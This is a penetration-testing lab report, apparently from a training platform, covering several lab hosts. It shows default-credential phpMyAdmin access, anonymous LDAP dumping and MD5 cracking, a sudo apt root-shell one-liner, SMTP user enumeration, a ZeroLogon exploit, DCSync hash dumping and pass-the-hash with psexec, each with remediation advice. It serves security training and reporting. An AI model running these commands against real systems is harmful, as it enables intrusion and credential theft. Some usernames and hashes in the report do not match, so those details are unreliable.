
```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 ef:b6:a5:0a:0d:03:a6:df:e3:85:95:bc:ab:50:6f:f6 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAQDQaSVJfSBjJq7G6H7hacR0/RwqTJVpC6FMqANNFoR9CJ0jJUCvintWkbKtu44CjgYJMcKw2FC3X3ZNCssMTBBjkyRYPJ3K
d32SL9++PellnbUovwshWzLbZvuGyUA6YqQ/vNfep8ceTieR0Ag*STnixzWpS8jUwneh2TUpoLun2QWj/p9jU+rInoUUhM0UMJvDUChLdmVj0kKpECYjOTlgHy2Wcumb0RC/U
b0UWN1OxulRfAKgiEHov+ly+n0NeD+VhFPVPsvOyMmMTMbBSF6fH66LSvyTaBKksqR0ZFKKsKAsjWJwAKNNyFfJHKi8vM8a9c1Y3O2aDlKI4Up
256 88:e6:97:44:f2:3f:da:81:2a:a5:e8:16:df:53:d7:4c (ECDSA)
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdG9yNTYAAAAIbmlzdG9yNTYAAABBBN2aARfxKGx1BEb3T+5IrPbfoPy1CuJDkr5ijUgnKUzGCBsG/3CrexndEJgmdp
o6p0efSkb2zbpMH3X/1x0edUw=
256 da:74:c1:9c:d7:9d:ef:e6:16:b2:ad:80:21:9d:7d:2e (ED25519)
ssh-ed25519 AAAAC3NzaC1lZD1NTF5AAAAATRSd6rBpmxdjJOK9hp7fhe-wQD6a4whUZF468+CxKvq
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
http-cookie-flags:
  /:
    PHPSESSID:
      httponly flag not set
  http-methods:
    Supported Methods: GET HEAD POST OPTIONS
  http-server-header: Apache/2.4.29 (Ubuntu)
  http-title: Location ABCIT
MAC Address: 0A:D9:8C:4A:20:0D (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
  
```


World Accessible PhpMyAdmin with Weak Credentials

The machine seems to be a Linux ubuntu from the SSH banner.

Checking the http service at port 80, we find a static (home made) website :



Default credentials **admin:admin** are used for the login page :




All the functionalities (Users, Apartments, Search) were vulnerables to SQL injections or XSS.
We don't want to go through this long round, maybe we can find a shorter path ?

Vulnerability Explanation:

Doing a directory enumeration shows that there is a phpmyadmin available on the website :

```
kali@kali:~/Green$ gobuster dir -u "http://10.20.206.158/" -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.20.206.158/
[+] Threads:        10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:         10s
=====
2020/11/14 14:33:26 Starting gobuster
=====
/imagess (Status: 301)
/javascript (Status: 301)
/style (Status: 301)
/phpmyadmin (Status: 301)
/location (Status: 301)
/Views (Status: 301)
/Models (Status: 301)
/server-status (Status: 403)
[ERROR] 2020/11/14 14:33:28 [!] parse http://10.20.206.158/error_log: net/url: invalid control character in URL
=====
2020/11/14 14:33:32 Finished
=====
kali@kali:~/Green$
```

The PhpMyAdmin was world accessible and protected with weak credentials admin:admin :



There is a confidential data that has some sensitive information (user credentials in clear text)


Vulnerability Fix:

- Restrict PhpMyAdmin access to localhost only.
- Use a Strong Password.
- Don't store user Password in cleartext inside databases.
- Update PMA to the latest version.
- Follow [Security Best Practices](#) for PMA.

Severity: High : <https://cwe.mitre.org/data/definitions/284.html>


Proof of Concept:

Using the password from credential table :



The screenshot shows a web application interface on the left and a terminal window on the right. The web application has a table with columns 'username' and 'password'. The table contains two rows: 'ubuntu' with password 'abcit2020' and 'green' with password 'xR297g53R'. The 'green' row is highlighted with a red box. Below the table, there are options to 'Print', 'Copy to clipboard', 'Export', and 'Bookmark this SQL query'. The terminal window on the right shows a Kali Linux prompt where the user runs 'ssh green@10.20.206.77'. The terminal output shows the SSH connection process, including the host's ECDSA key fingerprint and the user's password. The terminal output also shows system information for Ubuntu 18.04.3 LTS, including system load, processes, memory usage, and swap usage. The terminal output ends with the prompt 'green@ip-10-20-206-77:~\$'.

Local.txt Screenshot:



The screenshot shows a terminal window with the prompt 'green@ip-10-20-206-77:~\$'. The user runs the command 'cat local.txt'. The output of the command is 'Green_Redouane-Taoussi-dvcxyu0blt9mlreic14ubgdr0n1jsose'.

Local.txt Contents:

- Green_Redouane-Taoussi-dvcxyu0blt9mlreic14ubgdr0n1jsose



Privilege Escalation

Vulnerability Exploited: Privilege Escalation Through Exploiting Sudo Right

Vulnerability Explanation:

The user ubuntu can execute any command with root privileges. In other words, ubuntu is another root user !

Vulnerability Fix:

- Follow [sudo best practises](#)

Severity: **Critical** : <https://cwe.mitre.org/data/definitions/250.html>

Exploit Code:

```
green@ip-10-20-206-77:~$ sudo -l
[sudo] password for green:
Matching Defaults entries for green on ip-10-20-206-77:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User green may run the following commands on ip-10-20-206-77:
    (ALL : ALL) ALL
green@ip-10-20-206-77:~$ sudo su
root@ip-10-20-206-77:/home/green# cat /root/proof.txt
```

Proof Screenshot:

```
root@ip-10-20-206-77:/home/green# cat /root/proof.txt
Green_Redouane-Taoussi-67lx7yyodaggqw5gmgkqxabrmex9fx3
root@ip-10-20-206-77:/home/green#
```

Proof.txt Contents:

- Green_Redouane-Taoussi-67lx7yyodaggqw5gmgkqxabrmex9fx3



Disclosed: 10.20.206.196

Service Enumeration

Server IP Address	Ports Open
10.20.206.196	TCP: 22, 389
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 39:57:53:6b:c0:af:5e:e2:88:85:54:23:22:1a:bb:3b (RSA)
|_   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCA556c1lhkD8o4GKbYD6agEVCfrOoXRUvJTJx7PLaLXBZlpyIaFcYr06CtU0aB8/PEvUxohQlfnNs6FWD/8L861/wJSg10o
yKKYMmgxWOLISC3HVq1ZRLm9rRayQO5lw+scbdDfKRaYq1BYVNUU0GdIj77fxr8it00tyx7Gusyp+j7/B7Az9cHo9Y7LPhLSQQgPyg6mrV1XgluGFcnZPDdmOHalrFN1WH5N+Y
JeJ2uqx+AhPILKfFgp7N8DZRsOzOCJZxHtRaNeYlooYQ03QgyGIC4/ji89RrCLp9uIEo7Zzu960COT3qkxzFBXFTkpnDHPw4rw3XkKGtupBFelqr
|_   256 18:dc:2b:20:40:d8:3e:b6:b6:c5:40:cf:7e:37:64:8d (ECDSA)
|_   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBcbwOC1WTKyFAeRNIEtmKRaMCiM0tNz657trX6XmvuJUSLPPiV5v3aqKK51qJe
E+Z3v/3MLKux2aUA961jaBG51w=
|_   256 15:1c:78:4a:2d:3d:09:51:28:67:af:51:dd:56:13:05 (ED25519)
|_   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINoMnoXAdvZBg1mI3QHdUY3R5fRR3yJfHryHjno9OjZs
389/tcp    open  ldap     syn-ack ttl 64 OpenLDAP 2.2.X - 2.3.X
MAC Address: 0A:0E:9A:37:3D:61 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Cracked User Password Through World Readable LDAP

The ldap service is not password protected, any user can query it for anything stored in the ldap server.

Vulnerability Explanation:

There is a tool called *ldapsearch* which allows you to execute queries against the LDAP server. Before we begin using this tool, we need to figure out the “dc” name. We can grab this information using this:

```
kali@kali:~/disclosed$ ldapsearch -x -h 10.20.206.196 -p 389 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#
#
dn:
namingContexts: dc=disclosed,dc=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
kali@kali:~/disclosed$
```

The result provides the following output: *dc=disclosed,dc=local*

An Attacker will then be able to query for other sensitive information using the dc information.

Vulnerability Fix:

- Setup authentication to the OpenLDAP
- Add Strong Password Policy
- Follow Ldap [Security Best Practices](#)

Severity: **High** : <https://cwe.mitre.org/data/definitions/522.html>

Proof of Concept:

We can input this into our query to enumerate more detailed information. The complete command is this:

`ldapsearch -x -h 10.20.206.196 -p 389 -b "dc=disclosed,dc=local"`

```
# numEntries: 1
kali@kali:~/discolosed$ ldapsearch -x -h 10.20.206.196 -p 389 -b "dc=disclosed,dc=local"
# extended LDIF
#
# LDAPv3
# base <dc=disclosed,dc=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#
# disclosed.local
dn: dc=disclosed,dc=local
objectClass: top
objectClass: dcObject
objectClass: organization
o: corp
dc: disclosed

# admin, disclosed.local
dn: cn=admin,dc=disclosed,dc=local
objectClass: simpleSecurityObject
objectClass: organizationalRole
cn: admin
description: LDAP administrator
userPassword:: elNTSEF9MUpYS1BaOEVEZzlpZkdXRISlp1SVJGNTgzWkdDVko5MXXM=

# People, disclosed.local
dn: ou=People,dc=disclosed,dc=local
objectClass: organizationalUnit
ou: People

# Groups, disclosed.local
dn: ou=Groups,dc=disclosed,dc=local
objectClass: organizationalUnit
ou: Groups
```

After we run the `ldapsearch` command, we get a pretty verbose output including information about organizational unit (OU), usernames, and password hashes.

We can extract some valid users :

```
kali@kali:~/discolosed$ ldapsearch -x -h 10.20.206.196 -p 389 -b "dc=disclosed,dc=local" > ldap
kali@kali:~/discolosed$ grep home ldap
homeDirectory: /home/mark
homeDirectory: /home/jane
homeDirectory: /home/jane
homeDirectory: /home/admmark
kali@kali:~/discolosed$
```

Using `nmap ldap-search` will try to get the `userPassword` from the response and decode it, some password are in cleartext and others are hashed :

```
kali@kali:~/discolosed$ sudo nmap -p 389 --script ldap-search disclosed.local | grep userPassword -B 1
description: LDAP administrator
userPassword: {SSHA}lJXKP28EyqZyutHK2eIRP5832GCVJ9ls
--
gidNumber: 12000
userPassword: MërkTheRock
--
displayName: jane
userPassword: Jën3theStrong
--
gidNumber: 1006
userPassword: Jën3theStrong
--
displayName: admin mark
userPassword: {MD5}X8/UHlR6EiFbFz/0f9030Q==
kali@kali:~/discolosed$
```

The cleartext password didn't work. We tried first to crack the SSHA Hash but with no success. Let's try and crack the MD5 hash :

```
Yan1x0s@1337:~/Downloads/SecD0J0$ python3
Python 3.8.6 (default, Sep 25 2020, 09:36:53)
[GCC 10.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from base64 import b64decode, b16encode
>>> b16encode(b64decode('X8/UHlR6EiFbFz/0f9030Q==')).lower()
b'5fcfd41e547a12215b173ff47fdd3739'
>>> _
```

Googling for the MD5 hash :

```
MD5 reverse for 5fcfd41e547a12215b173ff47fdd3739

The MD5 hash:
5fcfd41e547a12215b173ff47fdd3739
was succesfully reversed into the string:
trustno1
```

Now, we can connect as admmark to the machine :

```
admmark@ip-10-20-206-196:~$ id
id=1001(admmark) gid=1001(admmark) groups=1001(admmark)
```

Privilege Escalation

Vulnerability Exploited: Privilege Escalation Through Exploiting Sudo Right

Vulnerability Explanation:

The user ubuntu can execute the command **apt** with root privileges. This command can be abused to execute other malicious commands.

Vulnerability Fix:

- Follow [sudo best practises](#)

Severity: **Critical** : <https://cwe.mitre.org/data/definitions/250.html>

Exploit Code:

(c) When the shell exits the `update` command is actually executed.

```
sudo apt update -o APT::Update::Pre-Invoke::=/bin/sh
```

And we get a root shell :

```
root@ip-10-20-206-196:/root# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-20-206-196:/root# ls
proof.txt  snap
```

Proof Screenshot:

```
root@ip-10-20-206-196:/root# cat proof.txt
Disclosed_Redouane-Taoussi-dlmyehhsjkrjk9xceqlkg0hqsvr9of3
root@ip-10-20-206-196:/root#
```

Proof.txt Contents:

- Disclosed_Redouane-Taoussi-dlmyehhsjkrjk9xceqlkg0hqsvr9of3

Gate: 10.20.206.214

Service Enumeration

Server IP Address	Ports Open
10.20.206.214	TCP: 22, 25
	UDP:

Nmap Scan Results:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp      syn-ack ttl 64      Postfix smtpd
| smtp-vuln-cve2010-4344:
|_ The SMTP server is not Exim: NOT VULNERABLE
|_ ssl-dh-params:
|_ VULNERABLE:
|_ Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|_ State: VULNERABLE
|_ Transport Layer Security (TLS) services that use anonymous
|_ Diffie-Hellman key exchange only provide protection against passive
|_ eavesdropping, and are vulnerable to active man-in-the-middle attacks
|_ which could completely compromise the confidentiality and integrity
|_ of any data exchanged over the resulting session.
|_ Check results:
|_ ANONYMOUS DH GROUP 1
|_   Cipher Suite: TLS_DH_anon_WITH_AES_256_CBC_SHA256
|_   Modulus Type: Safe prime
|_   Modulus Source: Unknown/Custom-generated
|_   Modulus Length: 2048
|_   Generator Length: 8
|_   Public Key Length: 2048
|_ References:
|_   https://www.ietf.org/rfc/rfc2246.txt
|_ sslv2-drown:
```

SMTP VRFY Option allows User Enumeration

Any user that is able to interact with the SMTP Server can do a user enumeration.

Vulnerability Explanation:

The VRFY functionality of SMTP is enable, so a user can do :

```
1 $ telnet 10.0.0.1 25
2 Trying 10.0.0.1...
3 Connected to 10.0.0.1.
4 Escape character is '^]'.
5 220 myhost ESMTP Sendmail 8.9.3
6 HELO
7 501 HELO requires domain address
8 HELO x
9 250 myhost Hello [10.0.0.99], pleased to meet you
10 VRFY root
11 250 Super-User <root@myhost>
12 VRFY blah
13 550 blah... User unknown
```



Vulnerability Fix:

- [Disable the VRFY functionality](#)

Severity: **Medium** : <https://cwe.mitre.org/data/definitions/676.html>

Proof of Concept:

Using the metasploit module to automate user enumeration :

```
msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 10.20.206.214:25 - 10.20.206.214:25 Banner: 220 dev01 ESMTP Postfix (Ubuntu)

[+] 10.20.206.214:25 - 10.20.206.214:25 Users found: , _apt, adm, backup, bin, daemon, dnsmasq, games,
lp, lxd, mail, man, messagebus, news, nobody, pollinate, postfix, postmaster, proxy, sshd, sync, sys, sys
emd-resolve, systemd-timesync, uucp, uuid, www-data
[*] 10.20.206.214:25 - Scanned 1 of 1 hosts (100% complete)
```

We can find to non regular users : **adm** and **backup**

This could have been combined with an SSH Brute force for the user **adm**

Proof Screenshot:

Proof.txt Contents:

3.2.3 LAB3 (WinAcl)

NOTE:

I could have used the same exploit to pwn the whole LAB1 in a shorter time but I did the LAB1 as it was intended.

For the LAB3, I know this wasn't the intended solution, but since I didn't have time and I could see another shorter path to pwn the LAB, I took it.

I will come back for this LAB in January to do it the intended way and test the platform.

Niba-DC : 10.20.206.48

Service Enumeration

Server IP Address	Ports Open
10.20.206.48	TCP: 53, 135, 139, 445, 3268, 3389
	UDP:

Nmap Scan Results:

```
Kali@kali:~/Sec-DOJO/EggShell$ grep open nmap
53/tcp open domain syn-ack ttl 128 Simple DNS Plus
135/tcp open msrpc syn-ack ttl 128 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open microsoft-ds syn-ack ttl 128 Windows Server 2016 Datacenter 14393 microsoft-ds (workgroup: LAB)
3268/tcp open ldap syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: lab.secd0jo.local, Site: Default-First-Si
te-Name)
3389/tcp open ms-wbt-server syn-ack ttl 128 Microsoft Terminal Services
Kali@kali:~/Sec-DOJO/EggShell$
```

The SMB service reveals that this machine is a Windows Server 2016.

The DNS service reveals also that it's a Domain Controller.

Domain Administrator Through Subverting Netlogon (ZeroLogon Exploit)

Seeing the version of Windows Server 2016 and having the [list of affected windows machines](#) by the new vulnerability ZeroLogon. I attempted to test if it's the case in our situation. And it was vulnerable !

Vulnerability Explanation:

ZeroLogon CVE-2020-1472 is a result of a flaw in the Netlogon Remote Protocol cryptographic authentication scheme. The protocol authenticates users and machines in domain-based networks and is also used to update computer passwords remotely. Through the vulnerability, an attacker can impersonate a client computer and replace the password of a domain controller (a server that controls an entire network and runs Active Directory services), which lets the attacker gain domain admin rights.

Vulnerability Fix: Apply the [patch](#) suggested by Microsoft.

Severity: **Critical** : <https://nvd.nist.gov/vuln/detail/CVE-2020-1472>

Proof of Concept :

We first scan the smb for more information about the NetBIOS Name and the domain name :

```
kali@kali:~/dc$ sudo nmap -sC -sV -p 445 10.20.206.48
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-14 17:35 UTC
Nmap scan report for 10.20.206.48
Host is up (0.00019s latency).

PORT      STATE SERVICE          VERSION
445/tcp    open  microsoft-ds     Windows Server 2016 Datacenter 14393 microsoft-ds (workgroup: NIBA)
MAC Address: 0A:99:15:CF:89:E1 (Unknown)
Service Info: Host: EC2AMAZ-OTF6H7V; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ clock-skew: mean: 1s, deviation: 0s, median: 0s
_ nbstat: NetBIOS name: EC2AMAZ-OTF6H7V, NetBIOS user: <unknown>, NetBIOS MAC: 0a:99:15:cf:89:e1 (unknown)
_ smb-os-discovery:
  OS: Windows Server 2016 Datacenter 14393 (Windows Server 2016 Datacenter 6.3)
  Computer name: EC2AMAZ-OTF6H7V
  NetBIOS computer name: EC2AMAZ-OTF6H7V\x00
  Domain name: niba.local
  Forest name: niba.local
  FQDN: EC2AMAZ-OTF6H7V.niba.local
  System time: 2020-11-14T17:35:32+00:00
_ smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: required
_ smb2-security-mode:
  2.02:
    Message signing enabled and required
_ smb-time:
  date: 2020-11-14T17:35:32
  start_date: 2020-11-14T13:55:07
```

Using the metasploit module, we can run the ZeroLogon exploit against the Domain Controller EC2AMAZ-OTF6H7V of niba.local :

```
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zeroologon) > run
[*] Running module against 10.20.206.48

[*] 10.20.206.48: - Connecting to the endpoint mapper service...
[*] 10.20.206.48:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.20.206.48[49666] ...
[*] 10.20.206.48:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.20.206.48[49666] ...
[*] 10.20.206.48:49666 - Successfully authenticated
[*] 10.20.206.48:49666 - Successfully set the machine account (EC2AMAZ-OTF6H7V$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zeroologon) > |
```

This exploit set the password of the Domain Controller to an empty string.

After that we can use a DCSync attack to dump all the hashes :

```
kali@kali:~$ secretsdump.py -just-dc -no-pass niba.local/EC2AMAZ-OTF6H7V\$\@10.20.206.48
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e321920d07d288653d96860f42631026:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:cf4e20dca282ee2294e3180b6034d4a7:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
claim:1111:aad3b435b51404eeaad3b435b51404ee:dae2a5a073c0c288f8dc6c5a6511568c:::
helpman:1112:aad3b435b51404eeaad3b435b51404ee:27a0056f7d71253fe86a1e556cf39316:::
EC2AMAZ-OTF6H7V$:1008:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CLAIMS-COMPUTER$:1113:aad3b435b51404eeaad3b435b51404ee:23edd589b73acaff9a83507a1c6d0ea4:::
[*] Kerberos keys grabbed
```

Now that we have all the hashes, we can use Pass-The-Attack to get Administrator of the whole niba.local domain :

```
kali@kali:~$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42 lab.secdjo.local/svc_admin@10.20.206.60
Impacket v0.9.22.dev1+20200929.152157.fe642b24 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.20.206.60.....
[*] Found writable share ADMIN$
[*] Uploading file OnBPCRRK.exe
[*] Opening SVCManager on 10.20.206.60.....
[*] Creating service OrnW on 10.20.206.60.....
[*] Starting service OrnW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Proof Screenshot:

```
C:> cat proof.txt
niba_dc_Redouane-Taoussi-pkrmpkvf9x99b0ytv4cqnnue2ci32ipp
C:> |
```

Proof.txt Contents:

- niba_dc_Redouane-Taoussi-pkrmpkvf9x99b0ytv4cqnnue2ci32ipp

Niba: 10.20.206.22

Service Enumeration

Server IP Address	Ports Open
10.20.206.22	TCP: 135, 139, 445, 3389
	UDP:

Nmap Scan Results:

```
kali@kali:~/niba$ grep open nmap
135/tcp open  msrpc          syn-ack ttl 128 Microsoft Windows RPC
139/tcp open  netbios-ssn    syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds   syn-ack ttl 128 Windows Server 2016 Datacenter 14393 microsoft-ds
3389/tcp open  ms-wbt-server  syn-ack ttl 128 Microsoft Terminal Services
kali@kali:~/niba$
```

Pass-The-Hash Attack using Administrator Hash from The Domain Controller

The Administrator of The DC, will be able to connect to the NIBA Client machine using his hash

Vulnerability Explanation:

It's a windows feature that enables the users to authenticate using their hash that is stored in the memory instead of re-entering their password. So, during the authentication, we provide the hash instead of the password. Windows compares the hashes and welcomes the attacker with open arms. [*This is what a Pass-the-Hash attack is in a nutshell.*](#)

Vulnerability Detection:

An individual needs to implement a large number of measures if they want to detect the PtH attack in their network.

- Monitor logs for alerts about PtH tools mentioned in this article
- Monitor unusual activity on hosts like attempts of tampering the LSASS process. (Sysmon)
